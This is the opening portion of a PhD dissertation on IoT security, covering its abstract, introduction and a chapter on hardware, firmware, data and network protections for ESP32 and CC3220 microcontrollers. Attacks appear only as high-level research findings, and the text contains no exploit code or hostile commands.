DISCOVERING VULNERABILITIES AND DESIGNING TRUSTWORTHY DEFENSES IN IOT SYSTEMS AND DEVICES

by

BRYAN PEARSON
B.S. Stetson University, 2018

A dissertation submitted in partial fulfillment of the requirements
for the degree of Doctor of Philosophy
in the Department of Computer Science
in the College of Engineering and Computer Science
at the University of Central Florida
Orlando, Florida

Spring Term
2023

Major Professor: Xinwen Fu

ABSTRACT

Internet of Things (IoT) dominates many functions in the modern world, from sensing and reporting temperature, humidity, and air quality, to controlling and automating homes, commercial buildings, and equipment. However, IoT systems have received scrutiny in recent years due to countless security incidents, which can have physical and even deadly consequences. This research provides a comprehensive assessment of the security of IoT systems and devices, including low-cost microcontroller (MCU) based sensors, cloud services, and Building Automation Systems (BAS). We begin by exploring the current landscape of vulnerabilities and defenses in modern IoT applications. We show that many security needs can be satisfied by modern low-cost MCUs. We discuss how to implement crucial security features in IoT and illustrate use cases through ESP32 MCUs. Next, we investigate vulnerabilities against popular IoT systems and devices. We present a systematic attack model against Message Queuing Telemetry Transport (MQTT) software implementations. We design, implement, and evaluate a fuzz testing framework for MQTT using Markov chain modeling to rigorously exhaust the protocol and identify vulnerabilities. We then demonstrate the plausibility of well-known software attacks on IoT devices. These attacks can be used to remotely steal private keys that are hard coded in the firmware. We also expand our fuzzing research to Building Automation Systems (BAS) devices and software, which are susceptible to similar vulnerabilities as conventional IoT systems and devices. We use dynamic instrumentation and packet analysis to probe the communications between BAS clients and BAS IP interfaces to extract an annotated corpus for mutational fuzzing. Our fuzzer discovered vulnerabilities in various KNX and BACnet devices and software. After exploring these attacks, we discuss how to protect sensitive data in IoT applications using crypto coprocessors. We present a framework for secure key provisioning that protects end users' private keys from software attacks and untrustworthy manufacturers.

ACKNOWLEDGMENTS

First and foremost, I would like to extend my sincerest thanks and gratitude to my primary advisor, Dr. Xinwen Fu, for his seemingly endless knowledge, guidance, and patience throughout this amazing and contemplative journey. It is through his wisdom that I have learned so much about how to conduct research, how to better communicate my thoughts and ideas to fellow colleagues, how to both express and receive constructive criticism, and how to make sound, significant contributions to the wider cybersecurity community. Through his training, Dr. Fu has made me a better scientist and a better person.

I would also like to thank my co-advisor, Dr. Cliff Zou, who never failed to offer invaluable feedback on my research progress. In particular, I would like to thank him for always helping me frame my research from the perspective of reviewers and other researchers. His input and guidance greatly strengthened each work we collaborated on and instilled some much-needed perspective into our works during the several occasions I suffered from tunnel vision.

I must also thank the other members of the committee, Dr. Haofei Yu and Dr. Damla Turgut. I have learned from both of them what it means to be an excellent leader: from Dr. Yu, through his leadership and direction of the STAIR air quality sensing project; from Dr. Turgut, through her mentorship and support during the IoT Research Experience for Undergraduates (REU) program back in 2016. Moreover, both provided me with invaluable support and feedback during the proposal and defense of this dissertation.

In this vein, I owe a great debt of gratitude to Dr. Mostafa Bassiouni, my original advisor and my first mentor at UCF. Dr. Bassiouni offered me a research scholarship and granted me the opportunity to pursue my doctoral studies, cementing me on a path that I had never imagined for myself only two years prior.

Next, I would be remiss if I did not thank these faculty members at UCF that have blessed me with so much knowledge and virtue. In no particular order, the names of the faculty are: David Mohaisen; Yaser Fallah; Paul Gazzillo; Charles Hughes; Gary Leavens; Richard Leinecker; Dan Marinsescu; Daniel Purcell; Yan Solihin; Qun Zhou Sun; Liqiang Wang; Shaojie Zhang; Sharma Thankachan; Michael Georgiopoulos; and Azadeh Vosoughi. I would also like to thank my various colleagues and co-authors that have collaborated with me for the past five years. In no particular order, their names are: Lan Luo; Yue Zhang; Zhen Ling; Rajib Dey; Chao Gao; Huaiyu Yan; Xinhui Shao; Junzhou Luo; Yiling Xu; Jian Weng; Clayton White; Brandon Keating; Jacob Crain; Shan Wang; Ruizhao Liu; Joshua Kraunelis; Kang Jia; Ming Yang; Tingjian Ge; Wei Zhao; and Michael Cash. Without their support, I am not sure I would have ever reached the end of this journey.

I must also thank two people from my undergraduate alma mater, Dr. Daniel Plante and Dr. Hala ElAarag, with whom I took coursework and conducted research. Both Dr. Plante and Dr. ElAarag helped me to understand the beautiful complexity of computer science, and both inspired me to ultimately pursue a PhD in the cybersecurity field. Without their encouragement, I am not sure what life would look like today, but it is undoubtedly all the better because of them.

Lastly, I would like to express my sincerest love and appreciation to my family, especially my mother, brother, and wife, for their love, support, and patience during this past half-decade while I conducted my research.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

CHAPTER 1: INTRODUCTION

Internet of Things (IoT) interconnects everything including physical and virtual devices together through communication protocols. IoT has broad applications in digital health care, smart cities, transportation, building automation, agriculture, logistics, and many more domains. The global IoT market is booming. According to Statista, the IoT market will reach $1.6 trillion by 2025 [1]. However, the popularity of IoT has raised grave concerns about security and privacy. When medical devices are connected to the Internet, compromised medical devices may endanger the lives of patients. Hackers can force autonomous vehicles to crash and may also steal credentials from consumer and medical products. In recent years, botnets such as Mirai [2] and Reaper [3] exposed vulnerable networks and compromised millions of devices.

The security landscape of IoT is broad and complex. Adversaries can infiltrate and compromise an IoT system through the hardware, firmware/OS, data, network, and software. With physical access to the device, an adversary may utilize side-channel attacks [4] [5] or leverage external I/O ports to read sensitive data on the firmware, overwrite the application, disable peripherals and other device functions, and perform other attacks [6]. Even when I/O interfaces are disabled and side channels are eliminated, it is possible for an attacker to read the firmware directly off the flash chip if the contents are stored in plaintext or the encryption key is recoverable. If the firmware is not securely signed by an authorized vendor before being loaded onto the device, or if the signing key is compromised, then an adversary can forge his own valid firmware images and defeat the integrity of the system, even with other security measures in place. Without adequate network security – i.e., cryptographically secure mutual authentication, confidentiality, and integrity at the transport layer – an attacker can conduct many attacks; for example, a spoofed client can solicit credentials from the server, and a fake server or fake user can collect sensitive data from the client. Vulnerabilities can also arise in software, and adversaries can conduct software attacks remotely to compromise credentials or threaten the control flow integrity of the application. Without secure over-the-air updates (OTA), vendors cannot reliably deliver software patches to IoT devices.

A common misconception is that securing an IoT system against these attacks is difficult, expensive, or unreasonable due to hardware constraints. However, this is not the case [6]. Modern IoT devices such as ESP32 and CC3220 run on low-cost microcontrollers (MCUs) which can provide adequate security and privacy to users and satisfy the performance requirements of the application. For instance, ESP32 has dedicated hardware extensions for ensuring firmware encryption, secure booting of the application, and secure key storage. MCUs powered by the ARMv8-M processor architecture implement the popular TrustZone technology to provide a trusted execution environment (TEE) for applications and protect the software integrity [7]. Many MCUs also usually contain hardware acceleration of cryptographic functions such as RSA and AES to reduce the time cost of network security (e.g., the TLS handshake). Additionally, due to the extensibility of MCUs, legacy IoT devices such as ESP8266 can be protected by pairing them with external security modules such as cryptographic processors [8].

We place particular emphasis in this dissertation on software security, due to the inherent difficulties in writing bug-free software. Software attacks are widely diverse and include stack and heap-based buffer overflow (BOF), format string attacks, code injection, return-oriented programming (ROP), jump-oriented programming (JOP), and various other attacks. The severity of these attacks varies from system to system. Even with the exact same software, different devices may be susceptible to different vulnerabilities due to hardware and architectural differences across devices [8] [9]. Even a “perfectly secure” IoT system can be compromised later due to the discovery of zero-day exploits or vulnerabilities introduced by a firmware upgrade. For instance, research has shown that applications protected by TrustZone – a feature touted for its security promises – can still be compromised through clever software attacks [10].

When securing a whole IoT system, it is not sufficient to only secure the end devices. IoT is comprised of a network that includes end devices, remote cloud servers, and users [11]. Cloud servers perform authentication, process data, and relay traffic between users and end devices. Users interact with devices remotely via the cloud server, e.g., by viewing data and sending control commands. Both cloud servers and end users can be compromised too [12] [13]. Cloud servers often establish a single point of failure and can bring down every node in the network if they are compromised.

A popular communications protocol that connects IoT devices to the cloud is Message Queuing Telemetry Transport (MQTT) [14]. MQTT has been called the “de-facto standard” for IoT communication due to its lower resource overhead and immense popularity when compared to similar protocols such as Constrained Application Protocol (CoAP) [15] and Advanced Message Queuing Protocol (AMQP) [16]. MQTT is even used by major cloud service providers such as Amazon Web Services. Our literature review has revealed that software security of MQTT-connected devices has been scarcely explored [17], even though software vulnerabilities in MQTT software can affect millions of devices.

A relevant field to IoT is smart buildings. A smart building consists of smart devices composing a Building Automation System (BAS) that control and monitor building features, such as heating, ventilation, and air conditioning (HVAC), lighting, shading, and so forth. A BAS is typically deployed in commercial and industrial environments. Devices within a BAS use communication protocols such as BACnet [18] and KNX [19] to communicate with each other, and building operators use these protocols to monitor and program the devices. These protocols often rely partially on IP since devices may be widely distributed throughout the building (and sometimes multiple buildings). Thus, an adversary inside the network can perform attacks remotely against the BAS. On the one hand, we found that the most common BAS protocols often fail to implement proper network security practices, exposing them to the same attacks mentioned above such as spoofing attacks, data sniffing and manipulation, denial-of-service, etc. [20] [21] [22]. On the other hand, BAS devices are comprised of MCUs which run dedicated software stacks, which opens the possibility for software exploits [23] [24] [25].

To identify software bugs, security researchers have several techniques at their disposal, such as binary analysis, code review, symbolic and concolic execution, and fuzz testing (fuzzing). This research focuses on the latter to search for bugs in MQTT and BAS. Generally speaking, fuzzing consists of sending random or invalid inputs to a target at runtime and observing the results. Binary analysis and code review can search for bugs more thoroughly than fuzz testing, but they only analyze the static target and may miss some important runtime information such as dynamic libraries, peripheral I/O, and architecture-specific behaviors. Symbolic and concolic execution model a system as a set of constraints and attempt to solve those constraints; while this approach can reliably generate inputs for given code branches, it is not scalable due to the computational complexity of satisfiability modulo theories (SMT) solvers. Furthermore, these techniques presume access to either the binary or source code, which is not always feasible in an IoT environment. Hence, we employ fuzz testing in our experiments to 1) observe accurate behavior from the target systems at runtime, and 2) guarantee that our models will scale well.

A major consequence of software attacks is that sensitive data can be leaked. In IoT, this data might include WiFi passwords, private keys for TLS communication, unique device identifiers, and other types of credentials. Hence, it is important that security practices in IoT prioritize the protection of sensitive data. Some prominent software defenses include stack smashing protection, data execution prevention, and address space layout randomization (ASLR). However, these defenses are not always feasible in an IoT environment, their availability may differ from device to device, or they may be susceptible to human errors. For example, stack smashing protection may not be offered by all compilers, and ASLR is rarely implemented (or ineffective due to low entropy) in IoT devices due to the memory constraints [26].

Instead, this research advocates the use of cryptographic coprocessors for securing sensitive data against software attacks. In such a coprocessor, all cryptographic operations are performed internally, and the private key never leaves the chip, thus providing a hardware root-of-trust. Depending on which cryptographic operations are offered and which types of data can be stored, a crypto coprocessor can enable many functions, including session key establishment and mutual authentication, signature generation and verification, random number generation, and even secure firmware booting. Moreover, crypto coprocessors have no software overhead, and therefore do not face the same limitations posed by the other solutions. A prominent crypto coprocessor referenced in this research is the ATECC608A, developed by Microchip [27].

1.1 Statement of Research

This research focuses on discovering new vulnerabilities in IoT systems and devices, as well designing trustworthy defenses against those vulnerabilities. We specifically focus on MCU-enabled IoT devices and IoT servers that interconnect those devices to the cloud, since this type of IoT system is common in many applications such as smart homes, Wireless Sensor Networks, and environmental monitoring. MCUs are often chosen due to their low cost, simplicity, and extensibility; designers may write their firmware in the C programming language, and the board often exposes several communication interfaces (programmable GPIOs, I^2C, SPI, UART, etc.) to support a large variety of peripherals. We find that even industrial-grade equipment such as BAS devices often rely on a system-on-chip (SoC) or MCU for processing capabilities.

A common misconception is that security and privacy requirements cannot be obtained in IoT due to unreasonable hardware or cost bottlenecks. Thus, our first contribution aims to disprove that misconception by evaluating low-cost MCUs and crypto modules that can implement hardware security, system/firmware security, network security, and data security. In many Internet-enabled applications, the TLS handshake is often a major bottleneck due to the computationally expensive public key cryptography; however, many devices now either offer internal hardware acceleration, or can be paired with an external crypto module, to minimize the time cost of the connection establishment. Furthermore, our experiments include evaluating various individual cryptographic operations such as AES encryption and decryption, HMAC, ECC and RSA signature operations, and MQTT connection establishment & round-trip time with AWS IoT Core.

Next, we begin to focus on the security of IoT servers, which interconnect IoT devices around the world. We specifically focus on MQTT servers (“brokers”) due to the popularity and usage of MQTT in major cloud service providers such as AWS. The literature has placed significant interest into the network security of MQTT; in particular, MQTT offers lackluster authentication mechanisms and no data confidentiality or integrity [28] [29] [30]. However, the software security of MQTT implementations has not been well explored; even perfect network security cannot stop an attacker if the software contains bugs. To evaluate the software security of MQTT servers, we design a fuzzer that is modeled using 2 Markov chains and a Bernoulli process. This model allows for fine-grained control over various parameters in the fuzzing session, making it viable for different software implementations; for instance, the model can easily be configured to prioritize certain MQTT packet types or certain fuzzing operations. The fuzzer, called FUME, monitors feedback from the server in the forms of network responses and console responses (stdout and stderr) to sufficiently track state coverage without the need for the code or binary. FUME was deployed against several popular MQTT broker implementations and discovered 6 zero-day vulnerabilities, of which 2 resulted in CVEs.

After presenting the vulnerabilities in IoT servers, we evaluate the software security of these IoT systems on the device level. Ensuring software security in these devices is a nontrivial task. On the surface, IoT devices face many familiar software challenges such as enforcing control flow integrity, preventing memory corruption, etc. However, defenses can vary greatly depending on the exact hardware and vulnerability. We present various use cases of software attacks against the ESP32 that leverage the format string attack. We show that this attack can successfully steal and overwrite data, hijack the control flow, and even inject code if the adversary understands the architecture of the ESP32. We follow up these theoretical attacks with proof-of-concepts that successfully compromise two running applications without the need for physical access.

Next, we expand our fuzzing work to target BAS hardware and software frameworks. Despite its apparent differences, BAS shares many similarities with the other IoT systems discussed in this research. For instance, BAS interconnects a network of devices through a communication protocol such as BACnet or KNX, similar to IoT. Smart building devices also typically rely on MCUs, SoCs, or microprocessors (MPUs) for processing and storage capabilities. Most importantly, these devices contain a software stack that can also be compromised if vulnerabilities are present. We expand the protocol fuzzing technique to discover vulnerabilities in numerous KNX and BACnet devices. By probing network packets for magic bytes, length fields, counter fields, and more, we can develop a greater understanding of the underlying protocol and being to fuzz targets more intelligently. We also target the software frameworks which are used for controlling and monitoring these devices. To fuzz the software, we develop a technique that leverages dynamic instrumentation to obtain code coverage only when the target is actively processing network data.

To design a trustworthy defense against these attacks, we advocate for the use of crypto coprocessors to protect the user’s sensitive data. While a defense against specific software attacks may not be portable across different architectures, a crypto coprocessor solution is cross-platform. Our proof-of-concept pairs the ESP32 MCU with the ATECC608A crypto coprocessor. We also acknowledge the need to protect crypto coprocessors against supply-chain attacks and malicious personnel during the key provisioning process. Thus, we propose a key provisioning framework that defers the provisioning of private keys and certificates to a secure facility that is logically separated from the rest of the manufacturing process.

1.2 Contributions

This dissertation makes the following contributions:

1 We explore the use of MCUs and cryptographic modules in IoT applications. We discuss how to implement hardware security, firmware security, network security, and data security in IoT and illustrate use cases through the popular ESP32 class of MCUs.

2 We study the software security of popular MQTT implementations, which interconnect with IoT devices from the cloud. We design, implement, and evaluate a robust fuzz testing model that discovered 6 zero-day vulnerabilities in various MQTT brokers.

3 We demonstrate the plausibility of well-known software attacks on the ESP32. These attacks can be used to remotely steal private keys that are hard-coded in the firmware.

4 We extend our fuzzing approach to BAS hardware and software and reveal numerous vulnerabilities in KNX and BACnet devices and tools. We discovered 11 new bugs from this research.

5 We explore how to protect sensitive data in IoT applications through the use of crypto coprocessors. We present a framework for secure key provisioning that protects end users' private keys from both software attacks and untrustworthy manufacturers.

CHAPTER 2: HARDWARE AND COST IN IOT SECURITY AND PRIVACY

In this Chapter, we explore the use of MCUs and crypto modules in IoT applications and demonstrate that hardware and cost may not be the bottleneck of IoT security and privacy in various application domains. We discuss how to implement hardware security, system/firmware security, network security, and data security in a low-cost IoT framework. We also perform extensive experiments to validate the performance of cryptographic and networking operations of IoT devices.[1]

2.1 Motivation

The popularity of IoT has raised grave concerns about security and privacy [31] [32]. When medical devices are connected to the Internet, compromised medical devices may endanger the lives of patients. Hacked autonomous cars may crash. Hackers exploited default passwords and usernames of webcams and other IoT devices and installed the Mirai botnet on compromised IoT devices [2]. The huge botnet was then used to deploy the DDoS attack against Dyn DNS servers. The IoT Reaper botnet was discovered in 2017 and exploited newly found vulnerable IoT devices [3].

There is a misconception that the security and privacy issues of IoT are caused by incapable hardware and the associated cost. For example, it is believed that it is hard to adopt secure hardware and achieve the desired security such as public key cryptography based mutual

[1] The contents of this chapter are based on our publication to IEEE ICC 2019 [6].

authentication while preserving decent networking performance for smart home products. In this chapter, we will explore how to secure low-cost microcontrollers (MCUs) based IoT applications. Sensor nodes in various smart systems such as smart home, smart health and smart grid can use MCUs to process commands and automatic control.



ESP32
CC3220SF
ATECC608A
HiLetgo ESP32 OLED WiFi Kit
CC3220SF-LAUNCHXL
Crypto Kit XPRO Development Board

Figure 2.1: ESP32, CC3220 and ATECC608A microcontrollers and development boards

The major contributions of this Chapter can be summarized as follows:

1 First, we discuss how to implement hardware security, system/firmware security, network security, and data security through Espressif's ESP32 ($3.45 at AliExpress) [33], TI's CC3220SF ($6.79 at TI) [34], and Microchip's ATECC608A ($0.55 at Microchip) [27]. Figure 2.1 shows these modules and the corresponding development boards. ATECC608A is a crypto co-processor module with AES, HMAC, and ECC (elliptic curve) hardware

acceleration and secure key storage capabilities; it can be used with a MCU or microprocessor such as ESP8266, ESP32, and CC3220SF to provide public key cryptography based mutual authentication and communication secrecy and integrity.

2 Second, we perform extensive experiments to demonstrate the performance of cryptographic and networking operations of those and other MCUs and modules, and we show that the low-cost MCUs and crypto chips can meet the security and privacy requirements in domains where MCUs are used.

2.2 Secure MCU Based IoT System via ESP32

In this section, we first discuss the security requirements of an IoT system, identifying the necessity of securing the hardware, system and firmware, data on the flash, network communication, and firmware updates. We then discuss how to achieve these security features individually on the ESP32

2.2.1 Security Requirements of IoT Systems

Different IoT systems have different requirements. We take an Internet enabled environmental monitoring system as an example to demonstrate security requirements of such an IoT system, and we believe other systems share similar attributes.

Environmental sensors may monitor air, water, and soil quality in the wild and hostile field. A secure environmental monitoring system should have hardware security and be able to prevent attackers from reading and changing the data on the device, even when the attacker has physical access to the device. However, hardware security is a great challenge. For example, advanced attackers may remove the flash of a device and manipulate the flash directly through its I/O interface. Therefore, the IoT device should have system and firmware security so that it can detect firmware changes and protect the overall system. To further protect the firmware and sensitive data that may be stored on the flash, we also want data security – for example, flash and file encryption.

In order to secure network traffic to and from the IoT device, we can use SSL/TLS (which we will refer to simply as TLS) to establish mutual authentication, message encryption, and message integrity between the device and a server. Mutual authentication is necessary and critical for any IoT system. We have explored various systems and found that those without mutual authentication often have various vulnerabilities [35] [36] [11] [37] [38]. Without client authentication, a fake client may solicit security credentials from the server or a smartphone application. Without server/user authentication, a fake server or a fake user can cheat on the clients and collect sensitive information. Certificate based mutual authentication based on public key cryptography is often the most feasible and simple implementation of mutual authentication. In TLS' certificate based mutual authentication, a client verifies the server's certificate and identity. The server performs similar operations to authenticate the client.

Secure and efficient updating of the firmware of IoT systems is also key to the longevity of an IoT system, since no one can guarantee that a software has no bugs, and security and functionality patches are always expected.

2.2.2 Hardware Security: Disabling JTAG and UART

The first step to accomplish hardware security is to disable I/O ports that may be present on the device. We must disable the ESP32's Joint Test Action Group (JTAG) and Universal Asynchronous Receiver/Transmitter (UART) ports, since they can lead to malicious read and write access.

JTAG is an interface which provides two primary functions to the programmer. The first is boundary scanning, in which the programmer can test each component of the chip separately to verify it is connected and functioning correctly. The second function is debugging. The Open On-chip Debugger (OpenOCD) project is an open-source framework that supports communication with the JTAG interfaces of many embedded devices via the GNU Debugger (GDB) environment. OpenOCD supports the ESP32 JTAG chain. Programmers can use GDB to communicate with OpenOCD, providing complete access to the flash of the ESP32. It is possible to read and write to any byte of memory, including registers and instruction flow.

To disable JTAG, the corresponding eFuse bit must be set to 1. The ESP32's eFuse is a 1024-bit partition of one-time programmable memory, separated into four 256-bit blocks. Upon programming a value, hardware "fused" are severed, and the programmed value is irreversible. As shown in Table 2.1, the eFuse field for disabling JTAG is named "JTAG_DISABLE". When the programmer disables JTAG, they cannot re-enable it.

UART is an integrated circuit which allows two devices to communicate over a serial connection. Both devices in UART can either transmit or receive bytes of data. Using a serial register, UART will convert this data either from serial to parallel or vice versa, depending on whether the data is being transmitted or received. Unlike JTAG, which can debug devices, UART is purely used for communication.

The primary purpose of UART with respect to the ESP32 is to write the bootloader or application/firmware to the flash. Other possibilities with UART include monitoring output from the console and either reading or modifying direct memory addresses. The UART bootloader – which is stored in ROM and distinct from the application bootloader – enables read and write access directly to the flash, and this can be achieved by the programmer through an external interface called “esptool”. If the flash is encrypted by the encryption key stored in the eFuse when the programmer tries to read it, then the UART bootloader will transparently decrypt this content before sending the contents to the external interface. Similarly, the UART bootloader will transparently encrypt data when the programmer uploads it via the external interface.

Table 2.1: Overview of ESP32's security-related eFuse memory region. *Size* is in bits.

Name	Description	Size
FLASH_CRYPT_CNT	Flash encryption counter	8
FLASH_CRYPT_CONFIG	Flash encryption config	4
CONSOLE_DEBUG_DISABLE	Disable ROM console	1
AES_DONE_0	Enable secure boot	1
JTAG_DISABLE	Disable JTAG	1
DISABLE_DL_*	Disable UART in download mode	3
BLK1	Flash encryption key	256
BLK2	Secure boot key	256
BLK3	Defined by application	256

To disable the insecure properties of the UART bootloader, we must set three eFuse values. These are:

1. DISABLE_DL_ENCRYPT: Disables transparent flash encryption in UART bootloader mode.
2. DISABLE_DL_DECRYPT: Disables transparent flash decryption in UART bootloader mode.
3. DISABLE_DL_CACHE: Completely disables the memory management unit’s (MMU) flash cache while in UART bootloader mode. This step is necessary, as the MMU flash cache unconditionally applies encryption and decryption to all data, regardless of the status of the other two eFuses.

After these eFuses are set, the programmer cannot decrypt the flash contents or write new contents without access to the flash encryption key. If the programmer tries to use the UART bootloader to read data, it will find that everything is encrypted. Similarly, if the programmer attempts to write plaintext data, then the new data will not function correctly, since the flash controller and flash cache will transparently “decrypt” the data before it reaches the CPU, effectively corrupting it. Malicious users cannot override the encryption properties of the flash, since they are set and enforced by the hardware.

2.2.3 System and Firmware Security

The ESP32 offers two main features to secure the system and flash firmware from unauthorized access. These are hardware-based secure key storage and secure booting of the firmware. Secure key storage protects secret keys from being externally revealed or modified. Secure boot requires all firmware to be signed and verified before executing on the device. The details of both features are discussed below.

Secure Key Storage. To guarantee that an IoT system is secure, it is not enough to simply encrypt the data. We must also securely store the encryption key, so that only trusted systems can access it when needed, and even a software malware that hacks into the system cannot access the keys.

The ESP32's eFuse allows for secure key storage. Recall this eFuse contains four 256-bit blocks. Block 0 is reserved for the MAC address, SPI configuration, and related security settings. Blocks 1 and 2 are actually used for key storage – block 1 stores the flash encryption key, while block 2 stores the secure boot key. Both keys are 256 bits and generated using an external random number generation (RNG) hardware accelerated algorithm. Block 3 can be defined by the programmer to store application-specific keys.

The eFuse contains several important hardware-enforced characteristics which make it secure. The first is that each value cannot be reversed or lowered. For example, once the "JTAG_DISABLE" value is set from 0 to 1, then this value cannot be changed back to 0, meaning that JTAG is permanently disabled on the chip. The second characteristic is the ability to remove read and write access from eFuse values. When setting blocks 1 and 2, the chip will preemptively set two bits per block that correspond to read and write prevention, effectively disabling these features. Since the eFuse is stored in hardware, an attacker cannot use UART, JTAG, or other means of communication to reveal the contents of the eFuse.

Secure Boot. Secure boot is a feature which ensures that all software running in flash must be signed by a known trusted entity. If either the software bootloader or the application firmware are modified, the device will refuse to boot.

Once properly configured, two keys are necessary to enable secure boot. The first key is a 256-bit bootloader key, generated with internal RNG functions and stored in eFuse block 2. This key allows the ROM bootloader to validate the application bootloader. The second key is the secure boot signing key, generated using ECDSA with the NIST256p curve. The manufacturer will generate the ECDSA keypair on their own system. The signing key is used to generate image signatures, so it must be available to the manufacturer. The software bootloader and the application are validated via a chain-of-trust model, as detailed below.

- After secure boot is first enabled, the ESP32 hardware uses the key in stored in eFuse block 2 to generate a digest of the application bootloader's contents. To generate the digest, first the hardware encrypts the bootloader contents uses AES-256 in ECB mode and the secure bootloader key. Then SHA-512 is calculated over the ciphertext to obtain the final digest. The digest is stored at address 0x0 in the flash. The application bootloader is stored at address 0x1000. Now the application bootloader uses the public key component of the ECDSA keypair to verify the firmware image. This means all firmware images must be signed by the secure boot signing key. If the firmware is verified, then the application bootloader loads the firmware image and runs the application.
- If the ESP32 is reset, the ROM bootloader verifies the integrity of the application bootloader by re-calculating the digest and comparing it to the stored digest. The ROM bootloader will load the application bootloader only if the digest match. The application bootloader will again use the ECDSA public key to verify the firmware before loading and executing it.

2.2.4 Data Security

The ESP32 has the ability to encrypt applications and firmware using a secure AES-256 key. This procedure is known as flash encryption. The AES key is stored in block 1 of the eFuse; once written to the eFuse, the read and write bits for the key are set to prevent anyone from reading or modifying the key.

When flash encryption is enabled, application-specific flash partitions, such as factory and over-the-air (OTA) update partitions, are encrypted by default. From there, decryption can only occur at runtime via the flash controller or flash cache. The flash controller is a hardware component that uses the AES key to perform the following operations:

1) Decryption of memory-mapped read accesses to flash,
2) Encryption of memory-mapped write accesses to flash.

It is also possible to encrypt other flash partitions by manually setting an “encrypt” flash for a partition. This requires generating a custom partition table rather than using the default table (which only encrypts factory and OTA partitions). All partitions have the option for their content to be encrypted, with the exception of non-volatile storage (NVS), which persists through the power cycle. However, it is desirable to encrypt NVS contents, which may store sensitive data such as WiFi credentials.

Although we cannot secure the NVS partition directly using flash encryption, we can still encrypt the partition through other means. We can create a new NVS key partition called “nvs_key”, generate a new AES-256 secret key, and store the key in this partition. We can mark this partition with the “encrypt” flag so that the key is encrypted with the primary flash encryption key. Afterwards, when the ESP32 detects read or write requests to the NVS partition, it will transparently encrypt or decrypt these requests using AES in XTS mode and the NVS key. These requests are only available from the ESP32's NVS API library, so they cannot be exploited from outside the device.

2.2.5 Network Security

The challenge to implement TLS on an IoT device is often the cost and efficiency of implementing the public key based cryptographic functionalities. As shown in this chapter, the hardware and cost may no longer be the bottleneck. The ESP32 has cryptographic hardware acceleration for RSA and random number generation (RNG), while ECC hardware acceleration is limited based on our experiments. Our extensive experiments show that the performance of TLS is satisfactory in various application domains. The ESP32 also has cryptographic hardware acceleration for AES and SHA-2 in addition to RSA and RNG so that TLS can be fully implemented. Therefore, AES encryption can be implemented for communication secrecy, and HMAC will achieve communication integrity.

2.2.6 Secure Over-the-Air Updates (OTA)

OTA is a process in which the MCU fetches a new image from a remote location, stores this image in the flash, and loads on successive reboots. OTA updates are seamless and transparent, and many devices can be updated concurrently. The drawbacks are that wireless updates introduce additional attack vectors that must be avoided. The ESP32 offers native library support for OTA updates over HTTPS. For example, a partition table may include multiple OTA partitions which store potential firmware for the ESP32. A separate partition called “otadata” can store a pointer to the newest firmware, i.e., the correct OTA partition. Upon downloading a new update, the unused firmware will be overridden, leaving the current firmware untouched. If the update fails, the device simply reverts to the previous application. If the update succeeds, the “otadata” partition updates to point to the new OTA partition, and the system reboots to execute the new firmware.

2.3 Discussion

In this section, we first discuss the security differences between the ESP32 and the Texas Instruments (TI) CC3220SF MCU (denoted as CC3220 thereafter) in terms of hardware security, system and firmware security, network security, and data security. The features of the CC3220 are technologically similar to the ESP32. We will then discuss the use of low-cost cryptographic co-processors for IoT security and privacy.

2.3.1 Differences from TI CC3220

The CC3220 contains two separate execution environments, an ARM Cortex-M4 MCU (180 MHz) for user applications, and a network processor MCU for network-related tasks. The ESP32 contains two Xtensa LX6 cores (240 MHz), allowing for preemptive context-switching and user-specified processor workloads.

Hardware Security. Both the ESP32 and the CC3220 contain external UART and JTAG ports for communication and debugging. CC3220 additionally has compact JTAG (CJTAG) and serial wire debug (SWD) ports for alternative debugging methods. Both chips can be configured to disable these debug interfaces. The CC3220 supports two application environments: development mode and production mode. Users can select their preferred environment using the TI Uniflash standalone flash tool. In development mode, JTAG and other debugging interfaces are exposed, and the user can navigate and modify the device file system using Uniflash. In production mode, the user cannot use Uniflash to access the file system. Furthermore, hardware-enforced file encryption limits the capabilities of UART in production mode.

System/Firmware Security. TI encourages CC3220 users to use the TI-Real Time Operating System (TI-RTOS). This OS utilizes a file system model to organize image contents and metadata. Both ESP32 and CC3220 can run any SoC-level OS, such as FreeRTOS and Mongoose OS.

Both devices support similar functions with regards to secure key storage. The ESP32 can store three private keys in the eFuse. Additionally, users can generate an “nvs_key” partition in the ESP32 to store encryption keys, which will transparently encrypt and decrypt data in the NVS partition. Finally, the ESP32 can generate temporary AES, DES, RSA and ECC keys using the *mbedtls* library.

